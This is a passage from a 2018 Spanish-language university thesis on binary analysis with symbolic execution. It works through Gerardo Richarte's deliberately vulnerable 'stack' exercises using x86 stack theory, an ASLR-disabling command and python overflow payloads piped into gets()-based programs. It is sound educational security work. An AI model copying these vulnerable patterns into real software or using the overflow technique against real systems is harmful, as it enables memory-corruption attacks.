Universidad Nacional de Córdoba

Análisis de Binarios usando ejecución simbólica

Autor: Joshep Joel Cortez Sánchez

Directores: Nicolás Wolovick,
Laura Brandán Briones

Córdoba, Argentina 2018

Resumen

En el presente trabajo se estudia, analiza y contribuye en el uso de técnicas y herramientas modernas para el análisis de programas ejecutables binarios.

Hacemos énfasis en el uso de *ejecución simbólica* mencionando algunas herramientas desarrolladas con el fin de explotar esta técnica. Las principales herramientas estudiadas, y sobre las que se profundiza en este trabajo son `Angr` y `Manticore`. Esta y otras técnicas se encuentran detalladas en [SWS+16].

El trabajo emplea como caso de estudio parte del proyecto *Insecure Programming* desarrollado por Gerardo Richarte en el año 2001 en el que se pueden observar distintas clases de vulnerabilidades sobre distintos programas, siendo nuestro objetivo principal analizar los mismos y tratar de aprovechar dichas vulnerabilidades para obtener control del flujo del programa.

A lo largo del mismo se contrasta el análisis manual que realiza un investigador analista de programas binarios, con el trabajo aportado por técnicas automáticas como la ejecución simbólica. Además se logra tomar conciencia sobre los límites teóricos de la misma, así como de los posibles problemas en las implementaciones. En particular se logro corregir la herramienta `Manticore` que procesaba mal la función `fstat64` para programas compilados en `x86`, aporte que está siendo evaluado para su incorporación a la versión oficial.

El presente trabajo muestra y pone en manifiesto que si bien existen técnicas y herramientas que facilitan e incrementan la efectividad para encontrar vulnerabilidades, se sigue requiriendo de un alto esfuerzo analítico para poder alcanzar las mismas de manera automática con las herramientas estudiadas.

***Clasificación**: Testing y debugging de Software*
***Palabras clave**: Ejecución simbólica, análisis de binarios, generación de exploits, verificación de programas, corrupción de memoria*

II

Abstract

In the present document, we study, analize and contribute in the use of modern techniques and tools for program analysis in binary file programs.

We emphasize about *symbolic execution*, and we describe developed tools with the purpose of exploiting this technique. In this work we will focus particularly on `Angr` and `Manticore` tools. This and another techniques are explained on [SWS+16].

This work use as dataset part of *Insecure Programming* project developed by Gerardo Richarte in 2001 where we may observe different kinds of vulnerabilities in the programs, our main objective is to analyze them and try to take advantage of these vulnerabilities to obtain control over the flow of program execution.

Throughout it, the manual analysis carried out by an analyst researcher of binary programs is contrasted with the work provided by automatic techniques such as symbolic execution. In addition it is possible to become aware of the theoretical limits of the same, as well as of the possible problems in the implementations. In this case, we provided a bugfix to improve `Manticore` tool which processed incorrectly the `fstat64` function of `x86` compiled programs, this patch is currently under evaluation for incorporate it under the oficial version.

The present work shows and makes clear that although there are techniques and tools that facilitate and increase the effectiveness to find vulnerabilities, it still requires a high analytical effort to reach them automatically with the tools studied.

***Clasification**: Software Testing and debugging*
***Keywords**: symbolic execution, binary analysis, exploit generation, program verification, memory corruption*

Agradecimientos

A Dios,

a mis directores Laura Brandán Briones y Nicolás Wolovick por todo su apoyo, guía y optimismo en este proceso,

a mi familia Raquel, Agustina y Emanuel por la paciencia y apoyo incondicional,

a mis abuelos Mecha y Silvestre, mi hermano Christian, mi mamá Marianela, mi papá José Luis, tia Nancy y tio Lucho y otros familiares por siempre apoyarme y permitirme llegar hasta este punto a la distancia,

a Felipe Manzano y Juan Pablo "Lagarto" Defrancesco que son dos maestros en infosec y cs,

a mis valiosos amigos en esta carrera, a las plantas docente y nodocente de FAMAF, al equipo UNC++, al CFC y muy especialmente al equipo de trabajo del Dpto. de Informática de FAMAF,

a todas las personas que confiaron en mi, despertaron pasión y me ayudaron a crecer en todo sentido, entre ellas: Luciana, Caro, Joaco y Dario.

Índice general

Capítulo 1

Introducción

1.1. Motivación

El área de investigación de vulnerabilidades y desarrollo de *exploits* se encuentra normalmente fuera de los límites de un currículum en ciencias de la computación, sin embargo la necesidad de verificar la seguridad de los sistemas es cada día mas importante.

Por ello existen diversas ramas, áreas y técnicas que buscan defender, atacar y explotar cualquier potencial vulnerabilidad en los programas tanto desde la academia, la industria e incluso a nivel político y militar. Un área dentro de todo este universo es el análisis y la explotación de programas binarios mediante vulnerabilidades de corrupción de memoria.

Uno de los objetivos de esta investigación es desarrollar un caso de estudio con técnicas que permitan analizar programas automáticamente en búsqueda de este tipo de vulnerabilidades. Un avance reciente en este ámbito es proporcionado por la técnica *ejecución simbólica*[BCD+16]. Ésta utiliza estructuras especiales de ejecución, representación y almacenamiento que permiten simular los programas con gran versatilidad complementando las técnicas tradicionales manuales. El problema principal que sigue enfrentando esta clase de análisis es la explosión de caminos o trazas posibles al incrementar la complejidad de un programa.

Es importante señalar sin embargo que ninguna de estas herramientas es la panacea que permite al usuario encontrar todas las posibles vulnerabilidades. En particular, todas ellas requieren todavía un grado de asistencia manual a la hora de simular los programas y para definir las propiedades a verificar. Sin embargo, la aplicación conjunta de éstas y otras técnicas permite aumentar la probabilidad de encontrar vulnerabilidades y errores en un programa significativamente, aumentando el grado de confianza y acercándonos

un método de análisis de software más preciso y científico.

1.2. Objetivo

Las herramientas de análisis automático de binarios permiten ahorrar tiempo y esfuerzo en la investigación y búsqueda de vulnerabilidades. Permitiendo en ciertos casos alcanzar la generación automática de *exploits*.

Las *ejecución simbólica* data de muchos años de investigación, sin embargo es gracias a las mejoras en capacidad de computo de los últimos años en que puede aplicarse de manera práctica a casos reales.

El objetivo de este trabajo consiste en la concientización de que existen técnicas y herramientas que facilitan la investigación de vulnerabilidades. Las mismas ayudan pero no son suficientes ya que siguen limitadas por la complejidad de los programas e incluso por los cambios propios de las diferentes versiones de kernel, bibliotecas asociadas y sistemas operativos. Por lo que realizar este tipo de investigaciones requiere de todas maneras, de cierto trabajo manual.

1.3. Lo que sigue

El resto de este trabajo se estructura de la siguiente manera:

En el Capítulo 2 se describe el entorno de ejecución usado durante el trabajo, se presenta el conjunto de programas *Insecure Programming*, se brinda un marco teórico sobre la ejecución de los programas y las llamadas a funciones en `x86`. Por último, se analizan mecánicamente dieciséis de los programas presentados en el conjunto de análisis.

En el Capítulo 3 se presenta una descripción de la técnica de análisis automático de programas *ejecución simbólica* y de las herramientas `Angr` y `Manticore` que hacen uso de la misma.

En el Capítulo 4 se realiza un análisis de los programas de *Insecure Programming* haciendo uso de *ejecución simbólica* con las herramientas descritas previamente.

Finalmente, en el Capítulo 5 se resumen los logros alcanzados, indicando oportunidades para futura investigación.

Capítulo 2

Insecure Programming by example

El conjunto de programas que vamos a analizar en este trabajo está basado en [Ger01], y fue diseñado principalmente para aprender sobre seguridad informática y corrupción de memoria a través de ejemplos.

Esta colección de programas, informalmente conocidos como *abos*, contiene distintas categorías de problemas de corrupción de memoria, errores típicos de programación a bajo nivel que son fundamentos del análisis moderno de binarios.

Cabe destacar que si bien algunos de los errores/bugs mostrados en este conjunto pueden parecer obsoletos, la esencia de la mayoría de éstos sigue estando presente en la industria del software actual. Después de años de mejoras, optimizaciones, parches y avances, todavía se puede encontrar estos tipos de fallas de seguridad, un ejemplo reciente se menciona en [Res18], donde se manifiesta lo complejo que es producir programas seguros. Esta complejidad, de alcanzar la seguridad de los programas se encuentra analizada en [Her16] citando:

> Systems with no known vulnerability might be secure, or it may simply be that no vulnerability has been found yet.

En el presente capítulo describiremos tres categorías de *Insecure Programming* comprendiendo las diferentes técnicas de análisis y explotación manual de las mismas. Trabajamos por simplicidad, compilando y ejecutando el código en la familia de instrucciones `Intel x86` de 32 bits. Sin embargo, la

mayoría de lo aquí descrito puede también aplicarse en `x86_64`. Además, utilizamos la sintaxis *Intel*[1] para las instrucciones *ASM*.

Cuadro 2.1: Categorías de programas analizados

Stack	desbordamientos de buffer introductorios
ABO	desbordamientos de buffer avanzados
Numeric	desbordamientos numéricos

Los programas fueron compilados con *gcc (GNU Compiler Collection)* versión 7.3.0 en equipos con procesadores *Intel Core* de 8^{va} generación de 64 bits ejecutando `Ubuntu 18.04 x86_64` como sistema operativo, lo que permite compilar y ejecutar en `x86`. La compilación se llevó a cabo de la siguiente manera:

```
gcc -O0 -m32 -fno-stack-protector -mpreferred-stack-boundary=2
↪  -no-pie -o abo abo.c
```

Cuadro 2.2: Opciones de compilación

`-O0`	reduce optimizaciones de compilación
`-m32`	compila en arquitectura x86
`-mpreferred-stack-boundary=2`	alineación de la pila a 4 bytes
`-fno-stack-protector`	deshabilita protecciones en la pila
`-no-pie`	deshabilita PIE

Por simplicidad y efectividad, en el trabajo se deshabilitaron protecciones en la pila, PIE (*Position Independent Executable*) y ASLR (*Address space layout randomization*):

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Esto permite la utilización de direcciones fijas en memoria, permitiendo que en distintas ejecuciones, diferentes partes de interés de un programa se carguen en las mismas direcciones. Estas protecciones son descriptas con mayor detalle en la Sección 2.5.

2.1. Análisis de la categoría Stack

La categoría *Stack* presenta una serie de programas muy parecidos, pero con diferencias sutiles que incrementan la dificultad de manera natural.

[1] `https://en.wikipedia.org/wiki/X86_assembly_language#Syntax`

El código del primer programa es el siguiente:

```
1  /* stack1-stdin.c                                    *
2   * specially crafted to feed your brain by gera */
3
4  #include <stdio.h>
5
6  int main() {
7      int cookie;
8      char buf[80];
9
10     printf("buf: %08x cookie: %08x\n", &buf, &cookie);
11     gets(buf);
12
13     if (cookie == 0x41424344)
14         printf("you win!\n");
15 }
```

En el mismo se puede observar un programa simple en el que se destaca la función `gets`, que lee datos desde `stdin` y los guarda en el arreglo `buf`, y luego la función `printf`, cuya segunda ocurrencia imprime en `stdout` el texto `"you win!"` si la condición `(cookie == 0x41424344)` es verdadera.

En este ejemplo, el autor nos invita a preguntarnos si podemos dar alguna clase de entrada al programa de modo tal que ganemos, es decir, que se ejecute `printf("you win!\n");`.

La reacción natural puede confundir al programador dado que la variable `cookie` no está asignada dentro del código, dando la sensación que ganar es más una cuestión de suerte que algo evidente.

En este punto, entender la arquitectura y proceso de ejecución de los programas a bajo nivel nos garantiza directamente el éxito en el reto presentado.

Para entender cómo ganar, es necesario entender lo que ocurre cuando se ejecuta una función en `x86`.

2.1.1. Ejecución de un programa

Cuando un programa se ejecuta, parte del código binario se carga en la memoria virtual en un espacio comúnmente llamado `.text` donde son leídas las instrucciones que se van a ir ejecutando. Cada instrucción es una secuencia de bytes y representa una acción atómica que realiza el procesador, cuya semántica de transformación de estados está bien definida en el manual o set de instrucciones [Int16].

Por otro lado, se asigna un espacio de la memoria `.stack` o pila del programa. Este espacio es dinámico y en general contiene el *stack frame*, es decir, los argumentos, variables locales y dirección de retorno de una función en un momento dado. Esta estructura de datos permite a través de instrucciones leer y modificar sus datos, agregar un dato al tope de la pila y eliminar un dato del tope de la pila.

Otros espacios de memoria suelen asignarse a un proceso para almacenar más datos de un programa, como por ejemplo `.data` donde se guardan las variables estáticas y globales, el `heap` para memoria reservada dinámicamente, o la `GOT` (Global Offset Table) pero se irán presentando a medida que sean necesarios.




Figura 2.1: espacio de direcciones de un programa

A medida que se leen las instrucciones como `mov`, `lea`, `xor`, `add`, `mul`, `push`, `shr`, `call`, u otras de la sección `.text`, el procesador ejecuta cada instrucción en un proceso conocido como ciclo de procesamiento de instrucciones descripto en [Deg12].

2.1.2. Ejecución de una llamada a función

Para entender la ejecución de una llamada función nos detendremos a analizar el comportamiento de las instrucciones `call` y `ret` que se ejecutan durante este proceso, supongamos que tenemos el siguiente programa en el que se llama a una función `f` con dos argumentos `x` e `y` de tipo entero:

```
1  int f(int a, int b){
2      int s = 0;
3      s = a + b;
4      return s;
5  }
6
7  int main(void){
8      int r = 0, x = 2, y = 3;
9      r = f(x,y);
10     return 0;
11 }
```

Luego de compilar el programa siguiendo el proceso explicado previamente se obtiene el siguiente código `asm`:


```
1  f:    ;080488a5
2  push  ebp
3  mov   ebp,esp
4  sub   esp,0x4
5  mov   DWORD PTR [ebp-0x4],0x0
6  mov   edx,DWORD PTR [ebp+0x8]
7  mov   eax,DWORD PTR [ebp+0xc]
8  add   eax,edx
9  mov   DWORD PTR [ebp-0x4],eax
10 mov   eax,DWORD PTR [ebp-0x4]
11 leave
12 ret
13
14
15
16 main: ;080488cc
17 push  ebp
18 mov   ebp,esp
19 sub   esp,0xc
20 mov   DWORD PTR [ebp-0x4],0x0
21 mov   DWORD PTR [ebp-0x8],0x2
22 mov   DWORD PTR [ebp-0xc],0x3
23 push  DWORD PTR [ebp-0xc]
24 push  DWORD PTR [ebp-0x8]
25 call  80488a5 <f>
26 add   esp,0x8
27 mov   DWORD PTR [ebp-0x4],eax
28 mov   eax,0x0
29 leave
30 ret
```

Notar que este código podría diferir al cambiar la versión del compilador, sistema operativo o parámetros en la compilación.

Dentro de la función `main` se puede observar una llamada a la función `f` mediante la instrucción `call` de la línea 25. A dicha instrucción se le pasa como argumento la dirección de la función `f`, es decir, a donde deberá conti-

nuar la ejecución del programa. Esto indica que inmediatamente después de ejecutar la instrucción `call`, el registro `EIP` (*Extended Instruction Pointer* o *Program Counter*), que indica de donde obtener la siguiente instrucción a ejecutar, pasará a tener este valor `0x80488a5`.

Parte importante de la instrucción `call` tiene que ver con que para ejecutarse, necesita obtener de algún modo los argumentos (`x` e `y`). En `x86` la convención usada en `C` es `cdecl`[2] e indica que los argumentos se pasan a una función a través de la pila. Por este motivo podemos ver, en la Figura 2.2, que las dos instrucciones previas al `call` son `push`, con las cuales se insertan dichos argumentos al tope de la pila, previamente a llamar a `f`.



(a) argumento 1 (b) argumento 2

Figura 2.2: Pase de argumentos a través de la pila

La semántica de la instrucción `call`, ademas de asignarle un nuevo valor al registro `EIP` y cambiar el flujo de la ejecución, realiza una acción de suma importancia, guardar la dirección de *retorno* a la función que ejecuta a `call`, en nuestro ejemplo `main`. Esta acción permite que al finalizar la ejecución de la función `f`, se regrese a `main` desde la instrucción siguiente a `call f`. Esta dirección se guarda en la pila y se restablecerá con la instrucción `RET`.

Citando a la semántica formal de estas instrucciones en [Deg12], de describe a las mismas de la siguiente manera:

> `CALL`: Pushes the offset of the next instruction onto the stack and branches to the target address, which contains the first instruction of the called procedure...

[2] `https://en.wikipedia.org/wiki/X86_calling_conventions#cdecl`




Figura 2.3: Llamada a función f

> `RET`: Returns from a procedure previously entered by a CALL near instruction. This form of the RET instruction returns to a calling procedure within the current code segment...

Como se puede apreciar en la figura 2.3, una vez que comienza a ejecutarse la función `f`, vemos que se guarda el valor del registro `EBP` en la pila (`push ebp`). Luego se asigna al registro `EBP` el valor del registro `ESP` (`mov ebp,esp`), y se reserva un espacio en el tope de la pila restando 4 al registro `ESP` (`sub esp, 0x4`), el cual va a contener las distintas variables locales de la función `f`. Notar que es 4 debido a que esta función tiene solo una variable local de tipo entero. Este "prólogo" de instrucciones ocurre de forma similar cada vez que se ejecuta una función cualquiera, salvo posibles optimizaciones de compilación. Si se presta atención al prólogo de la función

`main`, se puede observar que la tercer instrucción resta `0xc` a `ESP` pues `main` tiene tres variables locales de tipo entero, cuyo tamaño en `x86` es de 4 bytes cada una (int(0xc) = 12 = 4 ∗ 3).

2.1.3. Desbordamiento de buffer basado en pila

Como las variables locales definidas en una función, se guardan durante su ejecución en la pila. Si en la misma se define un buffer de tamaño fijo `N` de cualquier tipo de datos, el mismo estará en la pila.

En la función `main` del programa `stack1.c` presentado en la Sección 2.1, se define un arreglo `buf` de 80 caracteres, que como vimos se guarda en la pila. En la línea 11 vemos que se usa la función `gets` con argumento `buf`, cuya página de manual dice:


```
char *gets(char *s);
gets() reads a line from stdin into the buffer pointed to
by s until either a terminating newline or EOF, which it
replaces with a null byte. No check for buffer overrun is
performed (see BUGS below).
```

Es decir, la función `gets` lee datos desde `stdin` y los guarda en `buf`, pero sin verificar el tamaño leído, ni escrito. Por lo tanto, si los datos leídos superan el tamaño del buffer, se comenzará a sobrescribir el contenido de la pila a continuación de `buf`.

Como la variable `cookie` es declarada inmediatamente antes que `buf`, con el análisis correspondiente se puede determinar que dicha variable se encuentra posterior a `buf`, en direcciones mas altas de memoria. Como se aprecia en la Figura 2.4, esto permite que al llenar el buffer a través de la función `gets` y sobrepasar su tamaño, se sobrescriba la variable `cookie` con lo que se lea de `stdin`. Es importante destacar que controlando `stdin`, se puede pisar la variable `cookie` con una enorme libertad.

Esta situación, mediante la cual se sobrescriben datos fuera de los límites de un buffer, se conoce como desbordamiento, y se denomina basado en pila por que allí es donde se encuentra el arreglo desbordado si se declara localmente. Se encuentra documentada en detalle en [Ale96].

Se puede apreciar que el uso de la función `gets` no es recomendado, incluso su misma página de manual sugiere no usarla, del mismo modo ocurre con otras como `strcpy` o `strcat`. Sin embargo, el hecho de desbordar un arreglo o incluso otro tipo de estructuras puede darse de múltiples maneras, y sin usar este tipo de funciones inseguras.



(a) Antes de gets (b) Despúes de gets

Figura 2.4: Desbordamiento de buffer

2.1.4. Analizando `stack1.c`

Con el concepto de desbordamiento de buffer basado en pila en mente, y teniendo en cuenta que para ganar debemos validar: `(cookie==0x41424344)`, se deduce que una forma de ganar es pasar a través de `stdin` 80 caracteres cualquiera para llenar el arreglo `buf` seguido del valor `0x41424344` para sobrescribir con este último la variable `cookie`. Este último valor se puede codificar en una cadena de 4 bytes de la forma `"\x44\x43\x42\x41"`, que guarda el valor correspondiente en el formato y tamaño correcto. Notar que pareciera que la información se guarda al revés de lo esperado, sin embargo esto ocurre debido a que la arquitectura `x86` lee y guarda datos en memoria con formato *little endian*[3].

Ahora bien, como los bytes `0x41`, `0x42`, `0x43`, `0x44` representan en ASCII las letras `A`, `B`, `C`, `D` respectivamente, un ejemplo de entrada ganadora para el programa `stack1.c` es:

$$\overbrace{\text{AAAAAAAAAA...AAAAAAAAAA}}^{80}\text{DCBA}$$

En donde las primeras 80 `A's` llenarán el arreglo `buf` y las letras `DCBA` llenarán la variable `cookie` con el valor 0x41424344 permitiendo así validar la condición para ganar. Ejecutando se obtiene:

[3] `https://en.wikipedia.org/wiki/Endianness`

```
jo@bender:~/InsecureProgramming$ ./stack1
buf: ff867644 cookie: ff867694
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAADCBA
you win!
```

Continuando en esta categoría, se indica que la única diferencia entre `stack1.c` y los programas `stack2.c`, `stack3.c`, y `stack4.c` se encuentra en la condición del `if` que determina o no imprimir `"you win!"`.

Cuadro 2.3: Condiciones de los programas stack[1-4]

stack	1	2	3	4
cookie==	0x41424344	0x01020305	0x01020005	0x000d0a00

2.1.5. Analizando `stack2.c`

```
1  /* stack2-stdin.c                                    *
2   * specially crafted to feed your brain by gera */
3
4  #include <stdio.h>
5
6  int main() {
7      int cookie;
8      char buf[80];
9
10     printf("buf: %08x cookie: %08x\n", &buf, &cookie);
11     gets(buf);
12
13     if (cookie == 0x01020305)
14         printf("you win!\n");
15 }
```

Este caso se resuelve de manera similar al anterior, sobrescribiendo la variable `cookie`, con la particularidad que la entrada ganadora va a usar caracteres ASCII no imprimibles: `0x05`, `0x03`, `0x02`, `0x01`; resultando difícil generarlos desde el teclado. Se puede conseguir introducir los caracteres `0x05`, `0x03`, `0x02`, `0x01` en algunas codificaciones de terminal con comandos como `"echo -e '\x05\x03\x02\x01'"` y luego copiando y pegando la salida del comando como entrada del binario de `stack2.c`, permitiendo así resolverlo con una entrada como la siguiente:

$$\overbrace{\text{AAAAAAAAAA...AAAAAAAAAA}}^{80}\clubsuit\heartsuit\text{☻☺}$$

Los carácteres ♣, ♥, ☻, ☺ son la representación `ASCII` de los bytes `0x05`, `0x03`, `0x02`, `0x01` en la codificación *IBM-850* usada por defecto en el sistema operativo *Windows XP*, donde se puede ganar el desafío copiando y pegando a la terminal dicha cadena. Tanto en sistemas *Linux*, como en *Windows* siguientes a *XP*, las terminales escapan esta clase de carácteres o los traducen a cadenas como: `^E^C^B^A` modificando los valores binarios esperados. Por esta razón, el método que usaremos de aquí en adelante para generar la secuencia de caracteres será mediante scripts en `python`, y luego comunicando la salida mediante un *pipeline o tubería*[4] entre el proceso `python` y el binario de `stack2.c`.

```
jo@bender:~/InsecureProgramming$ python -c "print 'A'*80 +
↪  '\x05\x03\x02\x01" | ./stack2
buf: ff84d114 cookie: ff84d164
you win!
```

Notar que el proceso `python` imprime una cadena formada por 80 letras `A` seguido de los bytes `0x05`, `0x03`, `0x02`, `0x01`. Alternativamente se puede crear un archivo con la cadena generada y redireccionar el contenido del mismo como entrada al ejecutar `stack1.c`:

```
jo@bender:~/InsecureProgramming$ python -c "print 'A'*80 +
↪  '\x05\x03\x02\x01" > stack2.txt
jo@bender:~/InsecureProgramming$ ./stack2 < stack2.txt
buf: ff84d114 cookie: ff84d164
you win!
```

Sin pérdida de generalidad, utilizaremos estas dos maneras de ejecución para obtener datos de `stdin` indistintamente a lo largo del resto de este trabajo.

2.1.6. Analizando `stack3.c`

El programa `stack3.c` se resuelve de manera similar al anterior. Pisando la variable `cookie` con el valor correspondiente `0x01020005`.

[4] `http://www.gnu.org/software/bash/manual/html_node/Pipelines.html`

```c
/* stack3-stdin.c                                    *
 * specially crafted to feed your brain by gera */

#include <stdio.h>

int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x01020005)
        printf("you win!\n");
}
```

Se puede probar la solución de la siguiente manera:

```
jo@bender:~/InsecureProgramming$ python -c "print 'A'*80 +
↪  '\x05\x00\x02\x01" | ./stack3
buf: ffc36d54 cookie: ffc36da4
you win!
```

La principal observación que se puede apreciar en este ejemplo es que al usar el byte `0x00`, `'\0'` o carácter nulo, el mismo no tiene representación en ninguna codificación, imposibilitando generarlo, así como copiar y pegar. Obligando a usar, para ganar, tuberías entre procesos o archivos de redirección para leer la entrada al programa.

2.1.7. Analizando `stack4.c`


El programa `stack4.c` agrega una nueva dificultad, si queremos pisar `cookie` con el valor involucrado en la condición, es decir `0x000d0a00`, debemos llenar el buffer por completo como en los casos anteriores. Posteriormente debemos enviar los bytes: `0x00`, `0x0a`, `0x0d`, `0x00` que sobrescriban `cookie` con el valor mencionado.

```c
/* stack4-stdin.c                                    *
 * specially crafted to feed your brain by gera */

#include <stdio.h>

int main() {
    int cookie;
    char buf[80];

    printf("buf: %08x cookie: %08x\n", &buf, &cookie);
    gets(buf);

    if (cookie == 0x000d0a00)
        printf("you win!\n");
}
```

